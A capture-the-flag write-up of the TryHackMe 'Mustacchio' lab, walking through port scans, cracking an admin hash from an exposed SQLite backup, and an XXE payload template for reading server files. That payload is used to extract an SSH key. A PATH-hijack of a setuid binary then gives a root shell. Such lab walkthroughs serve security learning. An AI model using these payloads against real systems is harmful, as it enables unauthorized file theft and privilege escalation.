THM Mustacchio Writeup

writeups@centraliowacybersec.com

THM Mustacchio Thoughts

https://tryhackme.com/room/mustacchio

Overwall the difficulty rating was pretty accurate. This box wasn't too difficult but I did have some hiccups before completing. I did have a refresh on a cool privesc method on this box as well which was some good fun!

Table of contents

1. Skills needed and skills learned

2. High Overview

From a high level, this box had 2 web service ports and ssh. Port 8765 housed an admin login page in which the creds were stored in an SQLite backup file in a directory on the port 80 web service. Once logged in I executed an XXE vulnerability to grab a user's ssh private key and crack it. Now logged in at user level I located an executable that was vulnerable to Path Variable Exploitation and it got me to root level access on the box.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration

3.1. My initial scan showed only port 22 and 80.

3.2. I assume I scanned before the box was done deploying because once I came back and rescanned when I was a little stuck the new web service showed up fine.

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Crestron XPanel control system (90%), Linux 3.10 - 3.13 (89%), Linux 5.4 (89%), ASUS RT-N56U
 WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A
 or 211 Network Camera (Linux 2.6.17) (87%), Linux 3.0 - 3.5 (86%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.007 days (since Mon Nov 22 09:04:29 2021)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=247 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   65.16 ms  10.2.0.1
2   ... 3
4   204.58 ms mustacchio.thm (10.10.142.149)
```


3.3. Second set of scans

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8765/tcp open  ultraseek-http
```

```
PORT     STATE SERVICE VERSION
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (90%), Crestron XPanel control system (90%), Linux 5.4 (89%), ASUS RT-N56U
WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A o
r 211 Network Camera (Linux 2.6.17) (87%), Android 4.1.1 (86%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.033 days (since Mon Nov 22 12:28:48 2021)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8765/tcp)
HOP RTT       ADDRESS
1   61.52 ms  10.2.0.1
2   ... 3
4   203.10 ms mustacchio.thm (10.10.215.230)
```

4. Service Enumeration


4.1. I started with Port 80 since it was the first to popup on the nmap scan



4.2. There was nothing special really about the code being run on the site.

4.3. Nikto came back blank so I started some directory busters.

4.4. Eventually I found this /custom/js file



4.5. I downloaded it to check it out.

```
┌──(kali㉿kali)-[~]
└─$ cat Downloads/users.bak
►►0]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

┌──(kali㉿kali)-[~]
└─$ strings Downloads/users.bak
SQLite format 3
tableusersusers
CREATE TABLE users(username text NOT NULL, password text NOT NULL)
]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

┌──(kali㉿kali)-[~]
└─$ file Downloads/users.bak
Downloads/users.bak: SQLite 3.x database, last written using SQLite version 3034001
```

4.6. I was able to find some resources on opening and viewing this file locally.

4.6.1. https://www.sqlitetutorial.net/sqlite-tutorial/sqlite-show-tables/

4.6.2. https://sqlite.org/cli.html

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlite3 users.sqlite
SQLite version 3.36.0 2021-06-18 18:36:39
Enter ".help" for usage hints.
```

```
sqlite> .tables
users
sqlite> SELECT * FROM users;
admin|1868e3[redacted]d4bc5f4b
```

4.7. I took this hash and plugged it into crackstation for a win on the password.

```
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

I'm not a robot

reCAPTCHA
Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1868[redacted]9433a54d4bc5f4b	sha1	b[redacted]

4.8. I attempted this on ssh without yet knowing port 8765 existed.

4.9. Once I did I moved over to port 8765 with these credentials and got in.



4.10. Once logged in there was a comment section that at first didn't seem to do anything so I poke at it for a while trying to figure it out.

Add a comment on the website.

<script>alert(1)</script>

Submit

Add a comment on the website.

Submit

Comment Preview:

Name:

Author :

Comment :

mustacchio.thm:8765/home.php

mustacchio.thm:8765 says

Insert XML Code!

OK

Add a comment on the website.

Submit

Comment Preview:

Name:

Author :


Comment :

4.11. I dug into the source code to find more interesting information.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
    <title>Mustacchio | Admin Page</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/d
    <link rel="stylesheet" href="assets/css/home.css">
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
  }
</script>
</head>
<body>

    <!-- Barry, you can now SSH in using your key!-->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.

    <nav class="position-fixed top-0 w-100 m-auto ">
        <ul class="d-flex flex-row align-items-center justify-conten
            <li>AdminPanel</li>
            <li class="mt-auto mb-auto"><a href="auth/logout.php">Lo
        </ul>
    </nav>

    <section id="add-comment" class="container-fluid d-flex flex-col
```

4.12. I noted the ssh key information for later.

4.13. I checked out the dontforget.bak file and it seemed useless to me at the time. In hindsight it was telling me how to use the comments page.






```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls -la dontforget.bak
-rw-r--r-- 1 kali kali 996 Nov 22 13:20 dontforget.bak

┌──(kali㉿kali)-[~/Downloads]
└─$ cat dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I coul
d've done something more productive than reading this mindlessly and carelessly as if you did not have anything else
 to do in life. Life is so precious because it is short and you are being so careless that you do not realize it unt
il now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you
realize that you are not using your time wisely. You could've been playing with your dog, or eating your cat, but no
. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still
 do not realize that you are wasting precious time, you still continue to read the null paragraph. If you had not no
ticed, you have wasted an estimated time of 20 seconds.</com>
</comment>
```

4.14. I had finally realized I had seen this before.


4.15. This box was vulnerable to XXE.

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
        <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "<file you want to read>"> ]>
        <xml>
        <name>&xxe;</name>
        </xml>
```






4.16. From here I went ahead and grabbed the user flag through this to boost morale



4.17. Next I remembered the SSH key that was mentioned in the dontforget.bak file so I grabbed that as well.



4.18. Now to be honest, this broke me for a while because I wasn't getting the formatting JUST right.

4.19. I could crack the password but not actually use the file. I spent a few hours troubleshooting this.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa.pub barry@mustacchio.thm
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa.pub' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa.pub": bad permissions
barry@mustacchio.thm: Permission denied (publickey).

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa.pub
```

4.20. Once I got in I felt pretty great though

```
barry@mustacchio:~$ whoami && hostname && ip a&& cat /home/barry/user.txt
barry
mustacchio
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:52:76:ea:8a:ef brd ff:ff:ff:ff:ff:ff
    inet 10.10.31.58/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::52:76ff:feea:8aef/64 scope link
       valid_lft forever preferred_lft forever
62d77[redacted]1b831
barry@mustacchio:~$
```

5. Privilege Escalation

5.1. I attempted to pull in linpeas but the box wasn't having it so I started some manual enumeration.

5.2. One of the things on my manual checklist is always checking for suid executable and I found an interesting one on this box.

5.3. It was "/home/joe/live_log" so I enumerated the file as well as I could on the remote machine

```
barry@mustacchio:/home/joe$ file live_log
live_log: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-l
inux-x86-64.so.2, BuildID[sha1]=6c03a68094c63347aeb02281a45518964ad12abe, for GNU/Linux 3.2.0, not stripped
barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
```

5.4. I see that it isn't using a complete executable path for tail.

5.5. This is exploitable to a PATH variable exploit.

5.6. The executable should have been calling something like in the image below.

```
barry@mustacchio:/home/joe$ which tail
/usr/bin/tail
```

5.7. I created a tail file in /tmp that called bash and made it executable

5.8. I then added /tmp to my $PATH list

```
barry@mustacchio:/home/joe$ ls -la /tmp && cat /tmp/tail && echo $PATH
total 32
drwxrwxrwt  7 root  root  4096 Nov 23 01:18 .
drwxr-xr-x 24 root  root  4096 Nov 23 00:32 ..
drwxrwxrwt  2 root  root  4096 Nov 23 00:31 .font-unix
drwxrwxrwt  2 root  root  4096 Nov 23 00:31 .ICE-unix
-rwxrwxrwx  1 barry barry   10 Nov 23 01:14 tail
drwxrwxrwt  2 root  root  4096 Nov 23 00:31 .Test-unix
drwxrwxrwt  2 root  root  4096 Nov 23 00:31 .X11-unix
drwxrwxrwt  2 root  root  4096 Nov 23 00:31 .XIM-unix
/bin/bash
/tmp:/usr/bin:/usr:/bin
barry@mustacchio:/home/joe$
```

